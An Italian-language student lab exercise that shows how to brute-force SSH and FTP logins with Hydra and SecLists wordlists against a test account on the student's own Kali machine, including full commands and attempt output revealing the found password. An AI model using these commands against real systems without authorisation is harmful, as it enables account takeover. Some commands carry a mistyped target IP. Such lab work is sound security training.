Esercizio S6 L4

Passaggio 1: preparazione

Come primo passaggio impostiamo Kali in modo che possa connettersi ad internet, quindi con scheda di rete bridged DHCP, fatto ciò riavviamo la macchina ed eseguiamo i seguenti comandi da terminale:

<<sudo apt install seclists>> e <<sudo apt install vsfptd>>

il primo scaricherà liste di username e password comuni per fare password cracking, mentre il secondo scaricherà ed installerà un servizio sulla nostra macchina.

Terminato questo passaggio rimetteremo Kali in scheda di rete locale con IP manuale 192.168.50.100

Passaggio 2: attacco a ssh con hydra

Creiamo un nuovo utente su Kali Linux, con il comando:

sudo adduser test_user

Chiamiamo l'utente test_user, e configuriamo una password iniziale <<testpass>>

Attiviamo il servizio ssh con il comando:

sudo service ssh start


A questo punto siamo pronti per iniziare l'attacco

Passaggio 2: attacco a ssh con hydra


Apriamo un nuovo terminale ed inseriamo il successivo comando:


<<hydra –L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt –P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 198.162.50.100 –t4 ssh -V>>

Hydra comincierà a provare tutte le combinazioni di username e password nel tentativo di trovare accessi validi, eventualmente funzionerà ma ci potrebbe impiegare mesi di tempo quindi a scopo dimostrativo creiamo due documenti di testo su Desktop chiamati username.txt e password.txt e ci inseriamo dentro una decina di username nel primo e di password nel secondo facendo attenzione ad inserire <<test_user>> in username.txt e <<testpass>> in password.txt



Passaggio 2: attacco a ssh con hydra






Passaggio 2: attacco a ssh con hydra

A questo punto modifichiamo il comando di prima per usare i nuovi file in questo modo:

<<hydra –L /home/kali/Desktop/username.txt –P /home/kali/Desktop/password.txt 198.162.50.100 –t4 ssh -V>>

dopo qualche secondo osserviamo che hydra trova la coppia di credenziali giusta test_user & testpass



Passaggio 3: attacco a ftp con hydra

L'attacco a ftp è molto simile a quello appena visto, cominciamo attivando il servizio ftp con il comando:

sudo service vsftpd start

poi eseguiamo il seguente comando per cominciare l'attacco con hydra:

<<hydra –L /home/kali/Desktop/username.txt –P /home/kali/Desktop/password.txt 198.162.50.100 –t4 ftp -V>>

Nuovamente possiamo osservare come hydra troverà la combinazione giusta dopo qualche

```
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "12345678" - 57 of 110 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1234567" - 58 of 110 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "abc123" - 59 of 110 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 60 of 110 [child 0] (0/0)
[21][ftp] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "netadmin" - pass "123456" - 61 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "netadmin" - pass "12345" - 62 of 110 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "netadmin" - pass "123456789" - 63 of 110 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "netadmin" - pass "password" - 64 of 110 [child 1] (0/0)
```